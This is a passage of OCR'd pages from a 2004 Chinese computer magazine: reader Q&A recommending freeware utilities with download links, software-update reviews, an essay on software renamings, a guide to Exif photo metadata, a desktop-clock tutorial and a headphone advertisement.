答：很多朋友都有这种问题，MyMPC功能是多，但它的启动速度慢及不方便控制的音频播放界面影响了一部分人对它的使用。针对这些问题，My MPC·暴风影音的作者专门制作了一个"简化+优化+汉化"的补充播放器——暴风影音专用优化迷你播放器(以下简称迷你播放器)，它由Winamp及Zoom Player两个播放器组成，而这里的Winamp与我们平常使用的有所不同，它是经过重新优化组合的版本，所以占用的资源很少，启动速度也快，但支持的格式并不少，像主流的APE、MP3、WMA等格式都可以播放，在这个迷你播放器中，Winamp负责播放音频文件。在视频方面，这款软件集成的是Zoom Player，对于这款播放器，CFan也多次介绍过，相信大家已经很清楚了，但在迷你播放器中，作者并不只是简单地加入了Zoom Player，而是对软件的解码器进行了重新修改，让它完全可以与那些DVD专用播放软件相媲美，而它对普通多媒体的支持，又是那些DVD专用播放软件所不能比拟的。由于这两款软件大家都很熟悉，所以这里不再过多介绍其使用方法。



软件版本：1.17　　软件大小：1928KB

软件性质：免费软件　　适用平台：Windows 9x/2000/XP

下载地址：http://www.newhua.com/cfan/200410/stormplayer117.exe

文件极速发送：闪盘极速发送

问：因工作需要，我需要经常使用闪存盘交换资料，可是每次拷贝资料都非常麻烦，还要打开"我的电脑"，然后再复制、粘贴才成，能不能减化操作，让我更快捷地操作呢？

答：以前本刊介绍过用修改注册表或是添加快捷方式的方法来制作"发送到闪存盘"的功能，但在集中处理不同文件夹下的多个文件时还是有些麻烦，所以这里为你推荐一款名为"闪盘极速发送"的软件。它是通过悬浮窗口来实现文件拷贝的。

在使用这款软件时只有一点需要注意，就是需要把软件直接安装到闪存盘中(可以是任意文件夹，但必须是闪存盘分区，仅会占用310KB的空间)，然后运行该目录下的"闪盘极速发送.exe"，这时就可以看到软件的悬浮窗口了，使用时，把要拷贝的文件直接拖拽到该窗口中即可。

小提示

★你可以把软件的安装目录放到任意分区下,这样当你再往悬浮窗口拖拽文件时,可以直接把文件拷贝到该分区的根目录下。

★你可以参考一些光盘上的Autorun.inf文件,让闪存盘一插上电脑就会自动运行该软件。




软件版本:2.0　软件大小:560KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://sq.onlinedown.net/down/EasySend2_Udisk.exe

文件名归类器:FILE SIEVE

问:我需要对一些文件进行分目录拷贝,即根据文件名把文件拷贝至不同的目录中去。例如把以字母A开头的文件都放到A文件夹中,把以字母B开头的文件都放到B文件夹中,以此类推,有没有可以实现这个功能的软件呢?

答:使用命令行中的For命令就可以轻松实现这个功能,但比较麻烦,这里为你推荐一款软件,名为FILE SIEVE。它会在拷贝文件时,建立#、A~Z共27个文件夹,然后根据文件名的第一个字母进行归类(把以A开头的文件放入A文件夹,B开头的放入B文件夹,其他符号及数字放入#文件夹)。

因为软件不是很大,所以其功能和界面都很简单,使用起来也很容易,只要选择好两个文件夹,然后点击窗口最下面的"Sieve!"按钮即可完成拷贝(如选择的是"Move the files",则会移动文件,而不是拷贝)。




软件版本:0.97　软件大小:27KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.tnk-bootblock.co.uk/prods/downloads/FileSieve.zip

注册表坏了怎么办:RegFix

问:前段时间,我中了病毒,后来用杀毒软件将病毒清除,但文件关联出错了,打开EXE文件总是会提示错误,有没有这方面的修复软件?

答:有些病毒或木马会修改注册表中的文件关联项,所以会出现这个问题,用最简单的方法就是直接修改[HKEY_CLASSES_ROOT\exefile\shell\open\command]下的项及键值。如果你觉得麻烦,可以试试RegFix,这款软件有很多功能,其中就包括了你所需要的修复文件关联操作,它还可以帮你找到系统中未打上的补丁,修复IE中的项目,解除一些限制等。而且对于大家都很反感的证书安装窗口、Windows NT/2000/XP默认共享的问题也可以通过该软件进行修补。对于菜鸟,软件更提供了"全自动修复"的选项。全中文的界面,加上"全自动修复"的功能,就算是菜鸟也可以按照提示轻松完成操作。






软件版本:1.21 Build 20040408　软件大小:209KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://regfix.html.533.net/RegFix.rar

最好的函数图像软件:飞飞函数图像

问:由于学习的原因,我最近用了第5期《稀饭共享软件专区》里介绍的MyGraph画函数图像软件,发现很不错,不过在计算Y=x^(1/3)时,它并没有出现负半轴,请问有没有办法解决?

答:现在有很多画函数图像的软件都无法绘制Y=x^(1/3)的函数,同样的问题也出现在了Y=x^(1/5)、Y=x^(1/7)等函数上。针对这个问题,这里再为大家推荐一款完全免费的绘制函数图像的软件——飞飞函数图像。这款软件除了图像绘制准确这一特征外,还具有放大、缩小等功能。

软件使用很简单,只要输入函数后,点击"绘制"按钮即可生成函数的图像,如果要重新生成,则先点击"清屏"按钮,不然函数会直接在原函数图像上生成新的函数图像,当然你也可以用这种方法完成多个相似函数的比较。



软件版本:1.1.0.83
软件大小:2018KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://sccrc.onlinedown.net/files/FuncPic1108.zip

可以运行DOS命令的工具栏:Command Prompt Bar

问:我看了CFan介绍的很多文章都需要用到DOS命令,使用时还要打开DOS窗口,比较麻烦,有没有什么好办法可以不用打开DOS窗口,直接运行呢?

答:的确,很多朋友都觉得使用DOS命令很麻烦。比如,在局域网里判断别的电脑能否Ping通时,或是查看自己的IP时,经常需要打开命令提示符窗口,然后再运行相应命令。如果你想偷点懒,那么就来试试Command Prompt Bar吧,这款软件会在"资源管理器"、"IE"及任务栏上创建一个新的工具栏,这个工具栏专门用于输入DOS命令。你只要直接

输入需要运行的命令，然后软件就会为你自动打开命令提示符窗口，运行命令，这样你就不用每次都要打开命令提示符窗口了。

软件使用非常简单，只要在“资源管理器”、“IE”的工具栏上右击，选择“Command Prompt Bar”就可以在这两个位置打开软件;用同样方法，右击任务栏，选择“工具栏→Command Prompt Bar”就可以在任务栏上打开软件，然后直接在“Run”中输入命令就可以使用了。软件的特别之处还在于它类似于DOSKEY的功能，即点击下拉菜单或是键入以前输入过的命令首字符，就可以快速运行以前的命令(最多50个)。



软件版本:1.3.7	软件大小:1381
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://perso.wanadoo.fr/ruindivision/download/CommandPromptBar.exe	


用电影做屏保:电影屏保

问:我的MM有一个很不错的WMV格式的MTV，有没有什么转换工具能把它作成屏保？我的MM很喜欢这首歌，很希望能够实现这个功能。

答:只要使用“电影屏保”这款软件就可以帮你MM完成这个心愿了，而且还不用转换这个MTV的格式。

首先下载“电影屏保”，解压缩，然后右击filmscr.scr，选择“安装”，这时软件就会自动安装，并打开“显示属性”窗口，点击“设置”。这时需要点击“添加文件”、“删除文件”等按钮来设置需要播放的文件(可以多个)，然后再设置好退出屏保的方式，最后点击“保存设置”即可。

其实这款软件不仅仅支持WMV格式，只要是Windows Media Player支持的格式都可以作为屏保，如果你为Windows Media Playe安装了Real及Quick Time的插件，那么，所有的主流视频文件你都可以拿来做屏保了。



软件版本:1.2	软件大小:187KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200410/filmscr.rar	CF [SY03]

神农半月谈

■神农

1. 免费的ACDSee替代品——Irfanview

Irfanview终于推出新版本了。很多朋友第一次了解这款免费的看图软件还是通过本刊2003年第17期《抛弃常规 步入非主流——五款非主流软件绝技大展示》一文。过了这么长时间，Irfanview终于推出了包含很多新功能的新版本，比如新的热键，新的菜单项，新的命令行模式等，下面神农会为大家重点介绍两个新增功能。

Irfanview小档案

软件版本:3.90　　软件大小:801KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://wh.onlinedown.net/down/iview390.exe
插件下载地址:http://irfanview.tuwien.ac.at/plugins/all_plugins.exe
升级指数:★★★★(新版本目前还没有汉化版，英语不太好的朋友可以暂时不升级)

新武器一:看照片的同时看到拍照日期

武器分析:新版本在幻灯模式下新增了“Fullscreen options”(全屏选项)，它可以让我们以幻灯模式全屏欣赏图片时显示一些有用的文件信息。

武器使用方法:选择菜单中的“File→Slideshow”(文件→幻灯播放)，然后就可看到新增的“Fullscreen options”按钮，点击后可以打开全屏控制设置窗口(见图1)。




图1　如果需要查看Exif信息，则必须安装插件

新武器二:批量改名、转换格式一次完成

武器分析:在新版本中，批量重命名及转换格式的操作可一次完成。

武器使用方法:选择菜单中的“File→Batch conversion/rename”(文件→批量转换/重命名)，在“Work as”下就可以看到新增的“Batch conversion - Rename result files”(批量转换重命名文件)，然后我们可以在“Output format”(输出格式)下拉菜单中选择要转换的格式，用“Set rename options”(设置重命名选项)设置重命名文件的格式。

小提示

重命名同样支持通配符，具体含义与“武器一”中的通配符含义相同。这样，你可以直接从数码相机导出相片(转换的同时还可以拷贝)，同时完成格式转换，并以其拍照日期重命名文件。

小编有话说:可能很多朋友还不知道Irfanview，这是一款只有800KB的免费小软件，深受众多高手的喜爱，支持主流的图片格式，而且还有批量改名、幻灯模式播放等很多实用功能。如果安装好插件，软件甚至可以支持音频、视频文件的播放，而安装插件后的体积也不过仅有8MB，非常小巧。最重要的是其打开图片的速度是ACDSee新版本所不能比拟的，如果仅仅是浏览图片，那么神农推荐你使用这款小巧的免费看图软件。

2. 光盘镜像改改改——UltraISO

提到编辑、制作ISO文件，你可能最先想到的就是WinISO(注册费为30美元)，但这款老牌软件已经很久没有更新了，面对越来越多的新镜像文件格式，很多人已经开始转为使用UltraISO(注册费为30元人民币)，这款软件更是在近期推出了最新的7.0 ME版。

UltraISO小档案

软件版本:7.0 ME　　软件大小:1220KB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:http://wh.onlinedown.net/down/uiso7_cn.exe
软件备注:未注册版在程序启动时会弹出注册窗口，而且不能制作和编辑大于300MB的光盘映像文件。
升级指数:★★★

对于一款编辑镜像文件的软件，其新版本主要更新就是支持新的镜像文件。在7.0 ME版中新增的支持文件有MDF/MDS(Alcohol 120%)、BIN/CUE(CDRWin)、IMG/CCD(CloneCD)、PDI(Pinnacle Instant CD/DVD)、GI(RecordNow Max)、C2D(Roxio Easy Media Center)、CIF(Easy CD/DVD creator)，这使得UltraISO支持的镜像文件已经超过30种，几乎涵盖了所有主流镜像文件，仅从这点上看，WinISO已经远远落后于UltraISO了。除此之外新版本还可以直接将音乐光盘映像保存为BIN/CUE和CloneCD(IMG/CCD/SUB)格式。并且新版本将ISO镜像文件支持的单个最大文件提升到了4GB，要知道现在DVD刻录机越来越便宜，ISO镜像文件中包含4GB的文件也不再是天方夜谭了。

小提示

由于FAT32分区支持的单个最大文件只能为2GB，所以很多朋友在制作DVD的ISO文件时都会出现错误，这时你只要将分区格式改为NTFS即可。另外有些朋友在从网上下载2GB(或超过2GB)的视频文件或ISO文件时也会出现同样的情况，这时也需要转换分区格式。

软件改名趣谈

■河南 弟弟

“行不更名，坐不改姓”是一句话常常出现在武侠小说里的话。它大多是英雄大侠们用来自我介绍(或者是反派人物用于自我吹捧)的开头语。可见从古至今，人们对于自己的姓氏、名字尤其看重。无论是中国还是外国，姓名没有版权可言，所以只要你开心，完全可以叫张三、李四。不过对于软件界来讲，我们却常常看到改名的新闻。

还记得当年寒酸不已、瘦弱不堪的小企鹅OICQ吧？当时它还是个不出名，跟在ICQ屁股后面的即时通讯软件。但随着OICQ的红火，ICQ终于忍不住了——凭什么你要跟我姓！ICQ发威的结果便是:OICQ“望风而逃”，改用小名“QQ”，但从此一飞冲天。

如果说QQ是因祸得福、歪打正着，那么最近被逼上梁山的几款软件就是十足的“倒霉蛋”了。

国内著名的共享软件——网文快捕(Webcatcher)，因其名字被美国一家公司注册而不得不改名换姓，在新版本中大家可以看到它已经改叫“CyberArticle”了，据说这个新名字是国内某教授根据英文习惯起的，名字的改变能否让网文快捕继续辉煌，实在难以预料。

名字被注册了必须改名，虽然无奈，不过也无可厚非。但另一款软件UltraFXP的遭遇就有点让人啼笑皆非了，因为它的软件界面跟大名鼎鼎的FlashFXP太相似，以至于收到了FlashFXP所属公司的律师函(一气之下作者因此将软件改为免费版)。这年头，连“外貌”也不能雷同啊，终于明白了什么叫做真正的“长相犯罪”了 -_-，UltraFXP风波已经平息，其作者也把源代码卖给了一家公司，他则退出了开发团队，软件的前途更是飘飘摇摇……

别以为这种事只发生在国内，最近Lindows终于经受不住Windows的重重压力，决定改名了。事到最后，还要幽上一默:在该公司开展的一个公众起名活动中，有人提议新名字为“GatesOS”(盖茨操作系统)和“I can not believe it's not Windows!”(我不信它不是Windows)。幸亏微软没有将“Gates”也注册了商标，要不估计我们又有好戏看了。不过事情的最终结果是Lindows更名为“Linspire”。

说到微软，大家也别以为只有他欺负别人的份。前一段SUN公司在推出它的桌面操作系统Java Desktop System (JDS)的时候，就好好地耍了一把微软。JDS将Windows中的“我的电脑”改名为“This Computer”(这个电脑)，SUN的老总在演示该系统的时候有意提了一下该名字的由来:按照微软的命名思路，谁都搞不清到底是“谁的电脑”，还是用“This Computer”最适合。实际上，以前SUN的大嘴老板McNealy就“擅自”给微软的产品改了名字，比如将“.net”改名为“.not”…… CF [SY05]

3. 让人失望的新版本——智能陈桥

智能五笔原来是神农非常喜欢的一款五笔软件，早期一直在使用其试用版本(当时只要打字速度快一点就会弹出注册窗口，但就算如此，神农也一直使用它)。可是神农在使用中慢慢发现这款输入法对一些软件支持得并不好，比如EmEditor，所以不得不换用其他输入法，而这次智能五笔推出新版本，神农也立刻上手进行了试用，可结果让人非常失望……

智能陈桥小档案

软件版本:5.5　　软件大小:5512KB


软件性质:共享软件　　适用平台:Windows 9x/2000/XP

下载地址:http://hnpy.onlinedown.net/down/znwb55_setup.EXE

升级指数:★

首先在安装时，软件居然要求上网，你一定会奇怪，一款五笔输入法为什么要上网才能完成安装呢？原来此次智能五笔的5.5版中集成了中文域名及中文邮，而且并没有让用户选择是否安装，而是直接强行安装到电脑中，仅这点就让神农感到不舒服。神农在之后的试用中，发现新版本不管在EmEditor中输入什么字，都会出现错误(5.4版只有在输入特定字符时才会出错)，出现的这两个问题就让神农对新版本大感失望。至于新版本更新的内容，则是增加了新的窗口格式(类似于拼音加加的方式)，进一步增加了系统功能，并且加入了智能语句的删除功能。

小编有话说:除了上面这些软件更新外，最近一些BT下载软件也进行了更新。BitTorrent Plus! 2升级到了1.1 Beta 1，BitTorrent推出了3.4.2版，而很多人在使用的BitComet也推出了0.51中英文正式版，这些版本都在不同程度上有新增功能，推荐使用它们的朋友快去升级。 CF [SY04]

软件	版本	下载地址	升级指数
 HyperSnap-DX	5.60.00	http://www.hyperionics.com/downloads/d2/HS5Setup.exe	★★★
	新版本在File/Page对话框中增加了Fit width选项，它可以让你在打印需要几张纸才能放下的超大图片时，充分利用每一张纸(让图片的每一部分都占满整张纸)。另外在“Options”菜单新增了“save configuration”(保存配置)和“read configuration”(读取配置)两个新选项。		
MyIE2	0.9.26.33	http://ftp.pconline.com.cn/pub/download/200404/m2combo_cn33.zip	★★★
	MyIE2的名字大家早已熟悉，相信很多朋友都通过自动升级使用了最新版。新版本对皮肤的设置进行了修改，同时修正了一些BUG，该版本的新功能并不是很多，即使不升级也无所谓。		
 豪杰超级解霸V8	SP1补丁 0420补丁包	http://as.onlinedown.net/down/HeroV8_SP1.exe http://www.herosoft.com/down/HeroV8SP1_20040420_HotUpdate.exe	★★★★★
	豪杰超级解霸V8的用户一定要打上这两个补丁，安装SP1及0420补丁包后，解霸已经可以支持所有主流格式的亮度及声道调整(支持RM\AVI\ASF\WMV\MOV\MPG\VCD\DVD格式)，这是神农一直希望添加的功能。而像支持多种视频格式向彩屏手机发送彩影，支持JMV视频加密技术(可以对视频文件加密)，增加多媒体中心等等新功能神农倒不是很感兴趣。		

看点 全面了解Exif的方方面面；轻松查看和修改数码照片中的Exif信息；利用Exif信息批量修改和管理数码照片，为学习数码摄影搭把手。



Exif，揭开数码照片的秘密

■ 软件DIY

大家经常会在数码相机的包装盒上看到有“Exif”字样。很多朋友可能听说过这个单词，但对其概念和具体作用却比较模糊，其实深入了解Exif，无论对于学习拍摄，还是对于管理数码照片，都是非常有用的。今天笔者就和大家一起深入探讨一下Exif的方方面面。

一、Exif究竟是什么？

Exif 是一种图像文件格式，它的数据存储与JPEG格式是完全相同的，而且借用了“.JPG”的扩展名，实际上Exif格式就是在JPEG格式头部插入了数码照片的有关信息，主要包括拍摄时的光圈、快门、白平衡、ISO、焦距、日期时间等各种和拍摄条件有关的信息，以及相机品牌、型号、色彩编码、拍摄时录制的声音、全球定位系统(GPS)、缩略图等信息。简单地说，Exif=JPEG＋拍摄参数。因此，你可以利用任何可以查看JEPG文件的图形浏览器或者处理程序浏览Exif格式的照片，但并不是所有的图形程序都能处理Exif信息，这点是要注意的，后面我们将会给大家介绍相关的工具。

小知识

Exif的历史

Exif是英文Exchangeable Image File(可交换图像文件)的缩写，最早于1995年10月由日本电子和信息技术协会(JEITA)提出，日本电子工业振兴协会(JEIDA)于1996年制订出Exif 1.0标准，而后于1997年11月推出Exif 2.0版，1998年又制订了Exif 2.1版，目前的最新版本是发表于2002年4月的Exif 2.2 版。国际标准化组织(ISO)正在制订的相机文件设计标准 DCF(Design role for Camera File system)就是以Exif格式为基础的。

那么Exif格式中记录这些拍摄信息有什么用呢？简单地说有两个方面的作用：

一是有助于分析照片拍摄时所使用的参数，提高拍摄水平。通过查看优秀作品的Exif参数，你就能了解到作者所处的环境以及拍摄时使用的模式，可以进行有针对性的模拟拍摄，从而提高拍摄水平，这点对于初学者来说非常有用。同时，通过查看Exif参数，也可以对自己拍摄的照片在光圈、快门、焦距的运用上有更加直观的了解，从而在以后的拍摄中进行改进，这也是数码照片相对于传统胶片的一个重要优势。

二是提供与打印设备的信息通讯，提高打印效果。一些打印机提供了与数码相机直接连接打印的功能，这时如果打印机能从要打印的照片中获得拍摄时的信息，往往可以做出有针对性的优化，对于提高打印效果是很有帮助的，例如佳能公司大力鼓吹的Exif 2.2打印标准中最有特色的地方就在于增加了包含有助于数码照片打印的Exif Print信息，Epson开发出的Print Image Matching(PIM)直接打印技术，其原理也与Exif 类似。

二、Exif信息随处看

现在几乎所有的数码相机都支持Exif格式，并且大都提供了读取Exif信息的软件，例如尼康数码相机中附赠的Nikon View以及富士数码相机的Exifview，但这些工具大家并不常用，而且有些往往只能读取特定相机的Exif数据。下面给大家介绍几款通用的Exif处理工具，以及如何在各种环境下查看数码照片的Exif信息。

1. 三大常用图形工具查看Exif信息

ACDSee：在主窗口中右键单击要查看的照片文件，选择“属性”打开参数对话框，单击“元数据”即可看到详细的Exif信息（见图1）。



图1

PhotoShop：单击“文件”菜单中的“文件简介”打开对话框，在“分类”下拉框中选择“Exif”即可。

TurboPhoto：打开照片后，右键单击照片，选择“图像属性”即可看到Exif信息，不过显示得比较简单。

2. 在资源管理器中查看照片Exif信息

Windows XP操作系统已经提供了对Exif信息的识别功能，在资源管理器中打开数码照片文件所在目录，把鼠标放在照片文件上，就可以在悬浮提示框中看到照片尺寸、拍摄日期、相机型号等信息；或者将查看设置为“缩略图”方式，选中照片后，在状态栏中即可看到Exif信息，不过显示的信息有些过于简单了。

当然，如果你没有使用Windows XP也没有问题，下面这款叫做Shell Exif see的软件可以让Windows 98具备资源管理器中查看Exif信息的功能。

Shell Exif see 小档案

软件版本：1.0c　　软件大小：680KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.othing.com/xoops/uploads/software/SES10d.zip

软件安装后，重新打开资源管理器，右键单击JPG照片文件，选择“Configure Shell Exif see”可以打开配置对话框，在语言下拉框中选择“Chinese(Simplified)”可以切换为简体中文界面（见图2），下面可以分别设置右键查看和悬浮提示框中显示的Exif信息项目，同时这也是Shell Exif see

的查看数码照片Exif信息的两种方法：

a．将鼠标移动到JPG文件上，如果该文件包含有Exif信息，将会弹出悬浮提示框，显示基本的拍摄参数；

b．在JPG文件右键菜单中选择“用Shell Exif see查看Exif”，则会弹出窗口显示出详细的Exif信息。



图2

3．在浏览器中查看网上照片的Exif信息

当你在网上看到精美的照片时，往往很想知道作者用的是什么相机、什么曝光组合、什么焦距，如果该照片有Exif信息，你可以先将这些照片下载后查看，但这样似乎有些麻烦，其实只要你安装一款叫做Exif Show的IE插件，就能直接在浏览器中查看网上照片的Exif信息了。

Exif Show小档案

软件版本：1.3　　软件大小：334KB

软件性质：免费软件　　适用平台：Windows 9x/2000/XP

下载地址：http://www.exshow.net/download/exshow13c.exe

Exif Show安装后，打开浏览器，当看到优秀的照片时，在该照片上单击鼠标右键，选择“查看Exif信息”即可弹出窗口显示出照片信息（见图3），在该信息窗口中单击鼠标右键，还可以选择复制Exif信息文本或者将其导出到TXT文本文件中。



图3

小提示

Exif Show需要IE 5.0以上版本的浏览器支持，而且它还可以支持MyIE等第三方浏览器软件的右键菜单查看，非常方便。

三、Exif信息的修改

如果你想编辑JPG照片中的Exif信息，或者为扫描后的传统胶片添加Exif信息，就必须使用专用的Exif编辑工具了，笔者推荐Digital Film，虽然它的本职是一款专业的反转片仿真工具，但它内置了强大的Exif Maker编辑器，可以让用户自由添加、修改、删除各项Exif标记，在这方面即使是号称专业的Exif Editor也无法比及。

Digital Film小档案

软件版本：1.6.2　　软件大小：2597KB

软件性质：共享软件　　适用平台：Windows 9x/2000/XP

下载地址：http://www.gsnsoft.com/df/download/DigitalFilm1.6.2_Trial.zip

单击“打开”按钮选择要处理的数码照片，在窗口右边可以看到该文件的Exif信息，单击鼠标右键，选择“删除Exif”可以快速清除照片中的所有Exif信息。单击上面的“启用Exif编辑器”按钮即可打开一个新的编辑窗口（见图4），在这里你可以对每个Exif参数进行修改，有些可以填入数值，而有些只需要简单地在下拉框中选择即可，非常方便。设置完毕后，单击“直接修改原文件中的Exif信息”即可。



图4

四、Exif信息应用实例

实例1：根据Exif信息自动批量添加拍摄日期

我不喜欢在数码相机中设置自动添加照片日期，这样不利于后期处理，但当我需要为照片添加日期时，手工处理不同时间拍摄的大量照片又有些麻烦，后来发现有一款叫做BreezeBrowser的工具可以自动把照片Exif信息中的照片日期添加到照片中作为水印，效果非常不错，这里推荐给大家。

BreezeBrowser小档案

软件版本：2.8　　软件大小：5280KB

软件性质：共享软件　　适用平台：Windows 9x/2000/XP

下载地址：http://www.breezesys.net/downloads/bbv28.exe




图5

运行软件后，在左边的资源管理器栏中打开照片所在文件夹，在右边的文件列表中选中所有要添加日期的照片，单击菜单“Tools→Proof”，在打开的对话框中选中“Watermark”选项并单击“Settings”按钮，弹出水印设置对话框（见图5），在最上面的“Watermark Type”中选择“Text”选项，即使用文本作为水印内容，这里BreezeBrowser支持引用Exif中的信息，例如输入“@year@年@month@月@day@日”将使用“2004年04月15日”样式的水印。下面的“Appearance”栏中可以设置水印文字的字体、颜色和透明度效果，“Placement”栏下可以设置水印文字在照片

中的位置，具体设置不再详细介绍。这里要注意的是，水印文字的大小设置要根据照片大小来确定，另外如果文字中有中文的话要使用中文字体。

设置完毕后，单击“OK”按钮返回，在这个页面下面的“Output Settings”栏中可以设置添加水印后的照片输出格式和品质，在“Output”中可以设置输出的照片保存路径，最后单击“Proof Selected”按钮即可为选中的照片添加日期水印(见图6)。



图6

小提示

在软件的帮助文件中你可以找到更多的Exif信息引用格式，例如“@dateTime@”表示引用日期和时间，其显示格式为“2004.02.19 17:23:47”，“@exifSummary@”表示简单引用照片Exif信息。

实例2:通过Exif信息管理照片

有了Exif信息，我们就能根据这些照片的某些特性对照片进行归类管理，这是其基本应用，而且利用Exif信息，我们还可以快速找到特定的照片，例如要查找所有曝光时间超过2秒的照片，可能你会感觉难度很大，其实有了工具就方便多了，那就先下个Turbo Photo软件吧。

Turbo Photo小档案

软件版本:3.4	软件大小:3963KB
软件性质:共享软件	适用平台:Windows 9x/2000/XP

下载地址:http://www.stepok.com/chs/dl/TP34SetupCHS.exe

在TurboPhoto的程序组中运行“Turbo Photo相册”程序，首先在左边的资源管理器栏中打开保存照片文件的目录，然后单击“文件”菜单中的“超强搜索”，在打开窗口左上角的“搜索设置”中选中“高级”(见图7)，在下面即可设置对照片中的Exif信息进行搜索的条件。例如想搜索所有曝光时间超过2秒的照片，可以先单击“快门范围”下拉框选择“>=”，再单击“快门速度”下拉框，选择“2”，最后单击“开始”按钮即可对指定路径中的所有照片Exif信息进行搜索，找到符合要求的照片后，单击左下角的“转到”按钮即可。 CF [SY06]



图7

别具一格的桌面时钟



■北京 王际翔

每天看着桌面系统托盘中的时间显示区，你是否会觉得有些枯燥呢？在桌面上添加一个无需电池且分秒不差的免费时钟吧！你可以把这个时钟摆在桌面的任何位置，为它更换任何喜欢的表盘;它还可以作为一个精准的报时器，不让你错过任何重要约会;而且它不会像其他挂在桌面上的应用程序那样影响你操作电脑。而你要为此付出的，仅仅是安装一个名为ClocX的小软件，以及消耗微不足道的一点点系统资源。

ClocX小档案

软件版本:1.4简体中文版	软件大小:749KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://www.newhua.com/cfan/200410/clocx14.exe

安装ClocX之后，桌面上立刻就会出现一个漂亮的表盘(见图1)。在表盘上点击右键，选择“选项”，即可打开它的设置窗口(见图2)。在这里，你可以为桌面上的钟表更换钟面背景(程序自带了30种精美背景)，如果你用的是Windows 2000/XP，还可以为钟面设置透明度。另外，在“窗口设置”区域中，除默认的设置外，还建议选中“嵌入到桌面”和“点击无动作”两项，这样，即使你在操作的时候误点到桌面上的表盘，也不会有任何反映——它已经完全融入到桌面中啦！



图1



图2

如果你想为ClocX自定钟面背景，只要把一个正方形的透明PNG或BMP图形文件拷贝到软件安装目录的Presets文件夹中，即可从设置窗口中选择该样式了。透明的PNG文件可以从很多图标资源网站中找到，如http://www.foood.net。

ClocX还可以用作报时器。在桌面表盘上点鼠标右键，选择“提醒”，在弹出的窗口中点击“添加”按钮，即可输入事件名称、提醒的时间、频率和备注了。另外，你还可以选择定时播放WAV声音、执行应用程序甚至是关闭计算机(见图3)。



图3

CF [SY07]


佳禾™
智慧的选择
• 罩式的吸声通气设计，激情演绎风云变幻
• 可自由组合的麦克风，玩转时尚生活
• 加强型头带，尽显冷酷魅力
• φ40mm高宝内磁式喇叭，低音表现更饱满有力
• 采用OFC无氧铜漆包导线，促使讯号传递更快速
自由组合式麦克风
独特吸声通气网罩
专业内磁式喇叭
灿坤3C 电脑·通讯·家电
www.tkec.com.cn
欢迎前往灿坤全国各大卖场参观选购
电话：800-820-8007 021-69590666
智慧族 720MV
领 先 科 技 启 迪 未 来
昆山佳禾电子有限公司
地址：江苏省昆山市石牌镇立基路九号 电话：0512-57687198 0512-57881282
传真：0512-57687197 0512-57881282 免费咨询电话：800-830-7636
Http://www.kunshanjiahe.com E-mail:jiahe@kunshanjiahe.com
深圳 0755-83681969 江苏 025-83377450 山西 0351-8710643 湖北 027-87881643 宁夏 0951-6012165 陕西 029-82048219
福建 0591-3353580 新疆 0991-2306190 江西 0791-6292991 上海 021-64868362 内蒙 0471-2267939 天津 022-27418440
重庆 023-68791719 安徽 0551-3657352 广西 0771-5326841 河北 0311-7888875 青海 0971-6128583 四川 028-82916385
山东 0531-6424907 湖南 0731-4136207 浙江 0571-56776726 贵州 0851-5286716 海南 0898-66525373 黑龙江 0451-82521581
北京 010-62102817 河南 0371-3839410 云南 0871-5125557 甘肃 0931-8896124 辽宁.吉林 024-23881574 广州 020-87509961

看点 利用最常见的“画图”工具制作出最专业的“对话气泡”，让你的照片从此学会“说话”！

我的图片会说话

——用“画图”程序绘制“对话气泡”

■北京　愚山

